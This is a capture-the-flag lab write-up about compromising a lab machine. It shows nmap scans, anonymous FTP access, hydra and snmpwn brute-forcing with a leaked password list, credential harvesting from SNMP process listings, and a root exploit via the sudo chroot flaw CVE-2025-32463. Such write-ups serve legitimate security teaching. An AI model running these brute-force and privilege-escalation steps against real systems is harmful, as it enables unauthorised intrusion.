
Overview
The machine starts by anonymous ftp access that leaks a data breach notification with a Pastebin password dump, enumerating the web app's team page to build a target user list. Brute-forcing snmpv3 as waserby with a password from the leak gives authenticated snmp access to find a leaked ssh command exposing helena's password and get shell as helena, then exploiting sudo 1.9.16p2 (CVE-2025-32463) via a malicious nsswitch.conf to get shell as root.
Enumeration
We start with nmap scan as usual.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.69.181
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-31 18:07 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 0.00s elapsed
Initiating Ping Scan at 18:07
Scanning 10.1.69.181 [2 ports]
Completed Ping Scan at 18:07, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:07
Completed Parallel DNS resolution of 1 host. at 18:07, 0.11s elapsed
Initiating Connect Scan at 18:07
Scanning 10.1.69.181 [1000 ports]
Discovered open port 21/tcp on 10.1.69.181
Discovered open port 22/tcp on 10.1.69.181
Discovered open port 80/tcp on 10.1.69.181
Completed Connect Scan at 18:07, 10.01s elapsed (1000 total ports)
Initiating Service scan at 18:07
Scanning 3 services on 10.1.69.181
Completed Service scan at 18:07, 6.34s elapsed (3 services on 1 host)
NSE: Script scanning 10.1.69.181.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:07
NSE: [ftp-bounce 10.1.69.181:21] PORT response: 500 Illegal PORT command.
Completed NSE at 18:07, 4.50s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 1.25s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 0.00s elapsed
Nmap scan report for 10.1.69.181
Host is up, received syn-ack (0.15s latency).
Scanned at 2026-08-31 18:07:32 EDT for 22s
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| _-rw-r--r-- 1 0 0 742 Jul 13 12:39 data_breach_notification.txt
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.0.0.247
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.5 - secure, fast, stable
| _End of status
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 e7:26:9a:a9:16:cb:fc:82:4b:dd:f9:85:60:86:70:8d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9gd4D7tpOjvAdpQkX4K9uv4XQP0MGAnru6LPtxKreqBeA/6xwDY55R1LNEmlG0q9nnl2W2PVMqbVDjbVrV
rVI=
| 256 c8:ae:e8:56:7b:51:c5:49:8b:42:c0:dd:df:02:56:eb (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINiUdVgJ5hDrb22eWQ2AESj1TX3ayZ5MbD3OCtSf4Cso
80/tcp open  http    syn-ack nginx 1.24.0 (Ubuntu)
| _http-title: Sysadmins - System Administration Services
| http-methods:
| _ Supported Methods: GET HEAD
| _http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:07
Completed NSE at 18:07, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.45 seconds
Nmap scan shows that we have 3 open ports:
- FTP
- SSH
- HTTP
FTP
I always start looking for low-hanging fruits like FTP anonymous access anonymous:<blank_pass> and as you can see we get in to FTP where we find a file talking about notification for a data breach.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ lftp 10.1.69.181
lftp 10.1.69.181:~> user anonymous
Password:
lftp anonymous@10.1.69.181:~> ls
-rw-r--r-- 1 0 0 742 Jul 13 12:39 data_breach_notification.txt
lftp anonymous@10.1.69.181:/> get data_breach_notification.txt
742 bytes transferred
lftp anonymous@10.1.69.181:/> exit
Reading the file, one of the team members reporting that a threat actor compromised their web app and exfiltrated users and passwords then published them on Pastebin publicly asking everyone to change their password.
The file gives us also the Pastebin link so let's take a look.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ cat data_breach_notification.txt
Hi team,

We are writing to inform you of a recent data breach that may have affected some of your information.

Last week, a threat actor accessed our systems after compromising a vulnerable web application and exfiltrated some users' passwords, along with usernames and
 emails.

We strongly recommend that you change your password as soon as possible if your details appear in the data leak published by the attacker at https[:]//pastebi
n[.]com/mqPMU1cF.

We'll continue to share updates through this channel.

Please do not hesitate to reach out to us if you have any questions.

Our team is working around the clock to deal with this situation, and we really appreciate your patience and understanding.

Kind regards,
Peter
Lead Sysadmin
Public PasteBin
Looking at the link we get a list of possible passwords.

So we download the list as you can see:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ cat mqPMU1cF
lou3366
19720917
Herlene
pic myspace
< SNIP>
284besta
159095
200011065
traimudom
greick1
2613AN
bong308
1codman
byrnefilan
268451
CARAJO76
09099626381
rac268
haarlem1950
keesha57
travenaustin
tinkiwi892
nelt44
kjn52112
123kaboom
blue_berry
0glaiza0
coolkiko
659173012xx
71643555
soaps09
psk2008
14714453
Port 80
Just before we go brute-forcing, we need some usernames (we have only one from the report Peter).
Looking at the website for any leaked users, we find that the application is mostly static with a contact form that we can test for attack vectors later but there is a career page that has a link to the team members.

Looking at the team members we get 3 of them so let's take this list and brute-force.

Just because Linux is case-sensitive I will use both Upper and Lowercase first letter of the name.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ cat users.txt
waserby
helena
peter
Waserby
Helena
Peter
Brute Forcing
We start by attacking SSH but we get 0 valid logins.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ hydra -L users.txt -P mqPMU1cF 10.1.69.181 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-31 18:23:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 600 login tries (l:6/p:100), ~38 tries per task
[DATA] attacking ssh://10.1.69.181:22/
[STATUS] 215.00 tries/min, 215 tries in 00:01h, 386 to do in 00:02h, 15 active
[STATUS] 212.00 tries/min, 424 tries in 00:02h, 177 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-31 18:26:45
Doing the same for FTP also got 0 passwords.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ hydra -L users.txt -P mqPMU1cF 10.1.69.181 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-31 18:26:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 600 login tries (l:6/p:100), ~38 tries per task
[DATA] attacking ftp://10.1.69.181:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-31 18:26:56
So I went back to the website maybe there is a login form that we need to brute but the fuzzing returned nothing, so I wanted to do a full scan again and a UDP scan.
ffuf -u http://10.1.69.181/FUZZ -w raft-medium-words.txt -e .html -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.69.181/FUZZ
 :: Wordlist         : FUZZ: /home/jimmex/SysAdmins/raft-medium-words.txt
 :: Extensions       : .html
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index [Status: 200, Size: 3459, Words: 865, Lines: 115, Duration: 99ms]
index.html              [Status: 200, Size: 3459, Words: 865, Lines: 115, Duration: 99ms]
contact.html            [Status: 200, Size: 1980, Words: 402, Lines: 67, Duration: 101ms]
contact [Status: 200, Size: 1980, Words: 402, Lines: 67, Duration: 101ms]
assets [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 99ms]
.                       [Status: 200, Size: 3459, Words: 865, Lines: 115, Duration: 100ms]
careers [Status: 200, Size: 3199, Words: 590, Lines: 74, Duration: 99ms]
careers.html            [Status: 200, Size: 3199, Words: 590, Lines: 74, Duration: 99ms]
team [Status: 200, Size: 1754, Words: 328, Lines: 56, Duration: 99ms]
team.html               [Status: 200, Size: 1754, Words: 328, Lines: 56, Duration: 99ms]
:: Progress: [126176/126176] :: Job [1/1] :: 404 req/sec :: Duration: [0:05:16] :: Errors: 0 ::
The full TCP scan didn't show anything but the UDP showed one more port open which is UDP.
jimmex@attacker:~/SysAdmins$ sudo nmap -sU 10.1.69.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-31 22:50 UTC
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 10.73% done; ETC: 22:54 (0:04:10 remaining)
Stats: 0:04:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 34.72% done; ETC: 23:02 (0:07:50 remaining)
Nmap scan report for 10.1.69.181
Host is up (0.11s latency).
Not shown: 928 closed udp ports (port-unreach), 71 open|filtered udp ports (no-response)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 934.66 seconds
SNMP
Doing service scan we see it is version 3 of SNMP which means much better authentication system than version 2.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin]
└──╼ [★]$ sudo nmap -sC -sV -sU -p 161 10.1.69.181
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-31 19:08 EDT
Nmap scan report for 10.1.69.181
Host is up (0.14s latency).

PORT STATE SERVICE VERSION
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
| snmp-info:
| enterprise: net-snmp
| engineIDFormat: unknown
| engineIDData: 13f3f36692d0546a00000000
| snmpEngineBoots: 10
| _ snmpEngineTime: 1h01m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
There isn't too many tools that successfully brute-force SNMPv3 online, but I found this gem (annoying syntax though because it needs everything as a file).
For SNMP I didn't want to brute all users so I went back to the team and found that Waserby is a senior monitoring engineer so it makes much more sense that this is the user who can log in to SNMP so I will start with it in the user.txt file (a single user in that file) and same for host.txt which contains the target IP and the mqPMU1cF is the password list.
After running this as you can see it finds a valid password and it even gives us the snmpwalk command to start enumeration.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin/snmpwn]
└──╼ [★]$ ./snmpwn.rb --hosts=host.txt --users=user.txt --passlist=../mqPMU1cF --enclist=../mqPMU1cF
Checking that the hosts are live!
[◐] Checking Host Availability... 10.1.69.181: LIVE
[✔] Checking Host Availability...  (Complete)
Enumerating SNMPv3 users
[◐] Checking Users... FOUND: 'waserby' on 10.1.69.181
[✔] Checking Users...  (Complete)
Valid Users:
+---------+-------------+
| waserby | 10.1.69.181 |
+---------+-------------+
Testing SNMPv3 without authentication and encryption
[✔] NULL Password Check... (Complete)

Testing SNMPv3 with authentication and without encryption
[◓] Password Attack (No Crypto)...'waserby' can connect with the password 'butterfly'
POC ---> snmpwalk -u waserby -A butterfly 10.1.69.181 -v3 -l authnopriv
[✔] Password Attack (No Crypto)... (Complete)
And as you can see now we can connect and start enumeration.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin/snmpwn]
└──╼ [★]$ snmpwalk -u waserby -A butterfly 10.1.69.181 -v3 -l authnopriv
iso.3.6.1.2.1.1.1.0 = STRING: "Linux sysadmins 6.8.0-134-generic #134-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 26 18:43:11 UTC 2026 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (520403) 1:26:44.03
iso.3.6.1.2.1.1.4.0 = STRING: "Waserby <waserby@sysadmins.hsm>"
iso.3.6.1.2.1.1.5.0 = STRING: "sysadmins"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
< SNIP>
SSH as Helena
It kept going for a long time showing a lot of processes running on the system one of which is this SSH session which got the password leaked via the sshpass so let's use that password to log in as Helena.
iso.3.6.1.2.1.25.4.2.1.5.861 = STRING: "-f -P"
iso.3.6.1.2.1.25.4.2.1.5.864 = STRING: "-LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f"
iso.3.6.1.2.1.25.4.2.1.5.871 = STRING: "/usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal"
iso.3.6.1.2.1.25.4.2.1.5.873 = ""
iso.3.6.1.2.1.25.4.2.1.5.880 = STRING: "/etc/vsftpd.conf"
iso.3.6.1.2.1.25.4.2.1.5.884 = STRING: "-o -p -- \\u --keep-baud 115200,57600,38400,9600 - vt220"
iso.3.6.1.2.1.25.4.2.1.5.890 = ""
iso.3.6.1.2.1.25.4.2.1.5.891 = ""
iso.3.6.1.2.1.25.4.2.1.5.892 = ""
iso.3.6.1.2.1.25.4.2.1.5.895 = STRING: "-o -p -- \\u --noclear - linux"
iso.3.6.1.2.1.25.4.2.1.5.1229 = ""
iso.3.6.1.2.1.25.4.2.1.5.1688 = ""
iso.3.6.1.2.1.25.4.2.1.5.2228 = ""
iso.3.6.1.2.1.25.4.2.1.5.2235 = ""
iso.3.6.1.2.1.25.4.2.1.5.2247 = ""
iso.3.6.1.2.1.25.4.2.1.5.2401 = ""
iso.3.6.1.2.1.25.4.2.1.5.2457 = ""
iso.3.6.1.2.1.25.4.2.1.5.2542 = STRING: "-f -P"
iso.3.6.1.2.1.25.4.2.1.5.2544 = STRING: "-c sshpass -p 'PerfectIsTheEnemyOfDone223!' ssh helena@sysadmins; sleep 60"
iso.3.6.1.2.1.25.4.2.1.6.1 = INTEGER: 4
And as you can see we're logged in and we can read flag.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/SysAdmin/snmpwn]
└──╼ [★]$ sshpass -p 'PerfectIsTheEnemyOfDone223!' ssh -o StrictHostKeyChecking=no helena@10.1.69.181
Warning: Permanently added '10.1.69.181' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-134-generic x86_64)
< SNIP>

Last login: Thu Jul 23 19:41:15 2026 from 10.0.2.125
helena@sysadmins:~$ id
uid=1000(helena) gid=1000(helena) groups=1000(helena)
helena@sysadmins:~$ ls
user.txt
helena@sysadmins:~$ cat user.txt
f47e15d6b346cb443b77f71fb2b2d946
helena@sysadmins:~$
Shell as root
Started by looking for commands we can run as sudo but we got nothing.
helena@sysadmins:/$ sudo -l
Password:
Sorry, user helena may not run sudo on sysadmins.
Listing writable files also nothing.
helena@sysadmins:~$ find / -type f -writable 2>/dev/null | grep -v '/sys\|/proc'
/var/www/html/contact.html
/var/www/html/team.html
/var/www/html/assets/js/script.js
/var/www/html/assets/images/team/peter.jpg
/var/www/html/assets/images/team/waserby.jpg
/var/www/html/assets/images/team/helena.jpg
/var/www/html/assets/images/social/linkedin.svg
/var/www/html/assets/images/social/x.svg
/var/www/html/assets/images/social/github.svg
/var/www/html/assets/images/bg-server.jpg
/var/www/html/assets/css/style.css
/var/www/html/index.html
/var/www/html/careers.html
/home/helena/.profile
/home/helena/.bash_logout
/home/helena/.bashrc
/home/helena/.ssh/authorized_keys
/home/helena/user.txt
helena@sysadmins:~$
After that I looked a little for crontabs and found two crons one is the SSH we just found and the second is a /root/cleanup.sh script but we didn't have access to read or execute so I figured it is just a cleanup script when the author was creating the box and decided to move on.
Moved LinPEAS to the box and ran it, and first thing came up red was the sudo version because it is using version 1.9.16p2 which I know is vulnerable to LPE because I've seen it in another box lately.
CVE-2025-32463
This flaw originates from a change introduced in sudo 1.9.14. Path resolution began occurring within the chroot environment before the sudoers file is evaluated, allowing attackers to insert malicious configuration files (/etc/nsswitch.conf) and load rogue shared libraries. Exploiting this scenario gives attackers direct root privileges.
So the attacker uses sudo -R which is supposed to change the root directory environment inside sudo but with a malicious nsswitch.conf file that contains a malicious compiled C library that elevates privilege to root by using setreuid(0,0); and execl("/bin/bash"); and when the command runs sudo loads the malicious nsswitch.conf which eventually loads the malicious library getting us the root shell.
╔══════════╣ Operative system (T1082)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 6.8.0-134-generic (buildd@lcy02-amd64-007) (x86_64-linux-gnu-gcc-13 (Ubuntu 13.3.0-6ubuntu2~24.04.1) 13.3.0, GNU ld (GNU Binutils for Ubuntu) 2.42) #134-Ubunt
u SMP PREEMPT_DYNAMIC Fri Jun 26 18:43:11 UTC 2026
Distributor ID: Ubuntu
Description:    Ubuntu 24.04.4 LTS
Release:        24.04
Codename:       noble

╔══════════╣ Sudo version (T1548.003,T1068)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.9.16p2


╔══════════╣ PATH (T1574.007)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
Those are a good read if you want more details.


So we download the PoC and run it on the system and you can see we're root (just like that).

Path
This is what we did in this lab.
